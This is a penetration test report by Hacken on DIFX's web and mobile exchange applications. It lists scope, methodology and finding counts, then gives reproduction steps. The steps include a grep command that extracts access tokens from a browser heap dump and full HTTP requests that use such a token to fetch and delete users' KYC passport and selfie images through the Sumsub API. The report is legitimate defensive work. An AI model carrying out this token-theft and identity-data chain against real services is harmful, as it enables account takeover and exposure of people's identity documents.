COMPLEX CYBERSECURITY ASSESSMENT

For: DIFX
By: Hacken
Dated: 20.12.21

This document contains confidential information about IT systems and the network infrastructure of the customer, as well as information about potential vulnerabilities and methods of their exploitation.
This confidential information is for internal use by the customer only and shall not be disclosed to third parties.

Document

Name:	COMPLEX CYBERSECURITY ASSESSMENT FOR DIFX
Type:	Detailed Penetration Test Report with Remediation
Revision:	Version 2
Date:	20 December 2021

Contractor Contacts

Role	Name	Email
Project Lead	Evgenia Broshevan	e.broshevan@hacken.io

Contents

Introduction

We thank DIFX for allowing us to conduct a Web & Mobile Applications Security Assessment. This document outlines our methodology, limitations, and results of the security assessment.

Executive Summary

Hacken OÜ (Consultant) was contracted by DIFX (Customer) to conduct the Security Assessment of their web & mobile applications.

This report presents the findings of the security assessment of Web application & API security assessment that was conducted between October 21, 2021 - November 10, 2021.

The purpose of the engagement was to utilize active exploitation techniques to evaluate the security of the web application against best practice and to validate its security mechanisms.


Next vulnerabilities and mistakes were identified during the assessment:

	High	Medium	Low	Informational
Web	3	6	4	5
IOS	0	6	2	2
Android	0	6	5	2
API	0	0	2	0
Overall	3	18	13	9

Next vulnerabilities and mistakes were identified after remediation check:

	High	Medium	Low	Informational
Web	1	1	2	1
IOS	0	1	1	0
Android	0	1	2	0
API	0	0	2	0
Overall	1	3	7	1

According to our research after performing the security assessment, Web Infrastructure was identified as a Low-Security level.



The overall rating of DIFX Web & Mobile Applications, after the security assessment by the Consultant's Security Team, stands out to be 7 out of 10. The security assessment was carried out following the in-house test cases, manual methods, exploitation, and automated tools.

Security Assessment Overview

Scope

The following list of the information systems was the scope of the Security Assessment.

#	Name	Type
1	https://app.difx.io/	Web
2	https://app-docs.difx.io/	API
3	https://apps.apple.com/ae/app/difx-exchange/id1588944811	iOS
4	https://play.google.com/store/apps/details?id=app.difx.exchange	Android

Security Assessment start and end dates were coordinated by email according to the following table:

Testing start date:	October 21, 2021
Testing end date:	November 10, 2021
Reporting:	November 10, 2021
Remediation check:	December 20, 2021

Team Composition

The project team consisted of 3 security experts with the following roles, certifications, and responsibilities:

Role	Responsibility
Project Manager	Customer communication Project delivery and quality control
Penetration Tester #1 (Lead Penetration tester, OSCP, Node.js, React, PHP, Websockets)	Project planning and executing Penetration Testing Identify security and business risks for application Preparing artifacts and deliverables Results Presentation
Penetration Tester #2 (Penetration tester, Certified Ethical Hacker, Java, PHP, Node.js, Databases)	Penetration Testing Identify security and business risks for infrastructure

Main Vectors

- Grey box security assessment
  - Vulnerability Identification
  - Version Enumeration
  - Information Leakage
  - Vulnerability Exploitation
  - Brute Force Attacks
- API calls backend testing
- Mapping application code against industry best practices OWASP ASVS
- Preparing the final report with a detailed listing of findings, along with the related risks and recommendations.

Objectives

Web application security assessment was conducted in a “grey box” mode (with approved account) and had the following objectives:

- Identify technical and functional vulnerabilities.
- Estimate their severity level (ease of use, impact on information systems, etc.)
- Modeling the “most likely” attack vectors against the Customer’s Information System.
- Proof of concept and exploitation of vulnerabilities.
- Draw up a prioritized list of recommendations to address identified weaknesses.

Methodology

Our methodology for Security Assessment is based on our own experience, best practices in the area of information security, international methodologies, and guides such as PTES and OWASP.
Within the scope of this project, we have investigated the following functional domains:

- Intelligence gathering activities against a target;
- Service detection and identification;
- Vulnerabilities detection, verification, and analysis;
- The exploitation of vulnerabilities;
- Providing recommendations aimed to address a security weakness.

Limitations and Assumptions

This project limited by the scope of this document
During this project, the Consultant will follow the following limitations:

- The operational impact to the networks will be maintained to the minimum and coordinated with the client;
- No denial of service attacks will be used;
- No active backdoor or Trojans will be installed;
- No client data will be copied, modified, or destroyed.

The following security tests shall be considered Out of Scope for this assessment:

- Internal networks assessment;
- Denial of Service testing;
- Physical Social Engineering testing.

Disclaimer

This security assessment was conducted for the DIFX prod environment and valid on the date of the report submission hereto. The description of findings, recommendations, and risks was valid on the date of submission of the report hereto. Any projection to the future of the report's information is subject to risk due to changes in the Infrastructure architecture, and it may no longer reflect its logic and controls.

Definitions & Abbreviations


The level of criticality of each risk is determined based on the potential impact of loss from successful exploitation as well as ease of exploitation, the existence of exploits in public access, and other factors.

Risk Level	Description
High	High-level vulnerabilities are easy to exploit and may provide an attacker with full control of the affected systems, which also may lead to significant data loss or downtime. There are exploits or PoC available in public access.
Medium	Medium-level vulnerabilities are much harder to exploit and may not provide the same access to affected systems. No exploits or PoCs are available in public access. Exploitation provides only very limited access.
Low	Low-level vulnerabilities provide an attacker with information that may assist them in conducting subsequent attacks against target information systems or against other information systems, which belong to an organization. Exploitation is extremely difficult, or impact is minimal.
Informational	These vulnerabilities are informational and can be ignored.

Summary of Findings

Value	Number of risks
High	3
Medium	18
Low	13
Informational	9

Based on our understanding of the environment, as well as the nature of the vulnerabilities discovered, their exploitability, and the potential impact we have assessed the level of risk for your organization to be Low.
The following diagram illustrates the severity level of the vulnerabilities identified during the testing:





Key Findings


Risk level color map

High	Medium	Low	Informational



Web Applications Specific Vulnerabilities


Session Misconfiguration - Fixed

#1	*Description*	*CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L*
The generated session identifier, namely, X-Access-Token doesn't expire post logout and could be used indefinitely.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Login into the application and browse to profile. 2. In the HTTP history, search for app-api.difx.io/api/v1/user/me request. 3. Send the request to the repeater and observe the response.  4. Logout from the application and resend the request. 	


	5. You will observe that the access token isn't expired even after hours of logout.  Request: GET /api/v1/user/me HTTP/2 Host: app-api.difx.io Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99" Accept: application/json, text/plain, */* Sec-Ch-Ua-Mobile: ?0 X-Access-Token: {{X-Access-Token}} User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 Sec-Ch-Ua-Platform: "Windows" Origin: https://app.difx.io Sec-Fetch-Site: same-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://app.difx.io/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9
Recommendations	The access token generated must be expired after logout and a time limit should be imposed.

Account Takeover via Access Token Dumped in Heap - Not Fixed


#2	*Description*	*CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:L*
Heap memory stores the access token of the previously logged-in users. Since the tokens don't expire, as identified yet, any local user can extract the access token from the dumped heap data risking the confidentiality and integrity of the user's account.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Login and then log out from the DIFX account. 2. Do not close your tab. Open Developer Tools and go to the Memory Section.  3. Select and take the Heap snapshot. 4. Save the snapshot to your local disk.  5. Open Linux terminal and run the command to search for access tokens: cat {{filename}} | grep -E '[0-9,a-z,-]{36}'	



6. Few access tokens are dumped. Manually check the validity of the tokens by pasting them into the API to retrieve user profiles.




7. Observe that all previously logged-in users' data can be retrieved which means the access token is valid and can be used to perform malicious activities.




	Request: GET /api/v1/user/me HTTP/2 Host: app-api.difx.io Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99" Accept: application/json, text/plain, */* Sec-Ch-Ua-Mobile: ?0 X-Access-Token: {{X-Access-Token}} User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/ Sec-Ch-Ua-Platform: "Windows" Origin: https://app.difx.io Sec-Fetch-Site: same-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://app.difx.io/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Video Link: https://drive.google.com/file/d/1iNUtj9GSloHf5PWPBXMuwRATb7Kx8Dc5/view?usp=sharing
Recommendations	Do not dump sensitive information (access-tokens) in heap memory.

Personally Identifiable Data can be accessed via a third party domain - Fixed


#3	*Description*	*CVSS:3.1/AV:L/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:L*
Dumped Access Token from Heap memory can be used to generate access tokens for Identity Verification Service of SumSub which further can be used to view or delete PII Data of users used for KYC verification such as Passport, Driving Licence, Selfies, Aadhaar Card, etc.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Once you have gained the valid access token from the Heap memory, send a GET request to https://app-api.difx.io/api/v1/kyc/access-token to create an access token for the Sumsub service.  Request: GET /api/v1/kyc/access-token HTTP/2 Host: app-api.difx.io Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99" Accept: application/json, text/plain, */* Sec-Ch-Ua-Mobile: ?0 X-Access-Token: {{value}} User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 Sec-Ch-Ua-Platform: "Windows" Origin: https://app.difx.io Sec-Fetch-Site: same-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://app.difx.io/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 2. Send a POST request to https://api.sumsub.com/resources/sdkIntegrations/flows/basic-kyc/websdkInit to retrieve all	

information about the user including applicantId.




```
Request:
POST /resources/sdkIntegrations/flows/basic-
kyc/websdkInit HTTP/1.1
Host: api.sumsub.com
Content-Length: 56
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Pragma: no-cache
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36
X-Web-Sdk-Ver: c47b9d180f6c434b6c8b
Content-Type: application/json;charset=UTF-8
Accept: application/json
X-Client-Id: WebSDK
X-Requested-With: XMLHttpRequest
X-Session-Id: 9jgicv43okvnjx4p5
X-Access-Token: {{value}}
Sec-Ch-Ua-Platform: "Windows"
Origin: https://api.sumsub.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://api.sumsub.com/idensic/websdk.html?_=id_1753545
7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"email":"{{email-id}}","info":{"phone":"19999999999"}}
```

3. Send request to https://api.sumsub.com/resources/applicants/{{applicantId}} to retrieve inspectionId of the user.




```
Request:
GET /resources/applicants/{{applicantId}} HTTP/1.1
Host: api.sumsub.com
Content-Length: 0
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Pragma: no-cache
X-Device-Fingerprint: {{value}}
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36
X-Web-Sdk-Ver: c47b9d180f6c434b6c8b
Content-Type: application/json;charset=UTF-8
Accept: application/json
X-Client-Id: WebSDK
X-Requested-With: XMLHttpRequest
X-Session-Id: 9jgicv43okvnjx4p5
X-Access-Token:{{value}}
Sec-Ch-Ua-Platform: "Windows"
Origin: https://api.sumsub.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://api.sumsub.com/idensic/websdk.html?_=id_1753545
7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

4. Send request to https://api.sumsub.com/resources/applicants/{{applicantId}}/requiredIdDocsStatus to retrieve imageId of uploaded documents and Selfies.



```
Request:
GET
/resources/applicants/{{applicantId}}/requiredIdDocsSta
tus HTTP/1.1
Host: api.sumsub.com
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Pragma: no-cache
X-Device-Fingerprint: {{value}}
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36
X-Web-Sdk-Ver: c47b9d180f6c434b6c8b
Accept: application/json
X-Client-Id: WebSDK
X-Requested-With: XMLHttpRequest
X-Id-Docset-Type: IDENTITY
X-Session-Id: c79mmjlhdkvnrsvc5
X-Access-Token: {{value}}
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://api.sumsub.com/idensic/websdk.html?_=id_8264699
6
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

5. Send request to https://api.sumsub.com/resources/inspections/{{inspectionId}}/resources/{{imageId}} to retrieve the image of the uploaded document.





```
Request:
GET
/resources/inspections/{{inspectionId}}/resources/{{imageId}} HTTP/1.1
Host: api.sumsub.com
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Pragma: no-cache
X-Device-Fingerprint: {{value}}
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36
X-Web-Sdk-Ver: c47b9d180f6c434b6c8b
Accept: application/json
X-Client-Id: WebSDK
X-Requested-With: XMLHttpRequest
X-Id-Docset-Type: IDENTITY
X-Session-Id: c79mmjlhdkvnrsvc5
X-Access-Token: {{value}}
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://api.sumsub.com/idensic/websdk.html?_=id_82646996
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

6. Send a DELETE request to https://api.sumsub.com/resources/inspections/{{inspectionId}}/resources/{{imageId}} to mark the image as deleted from the Sumsub service before verification is completed.

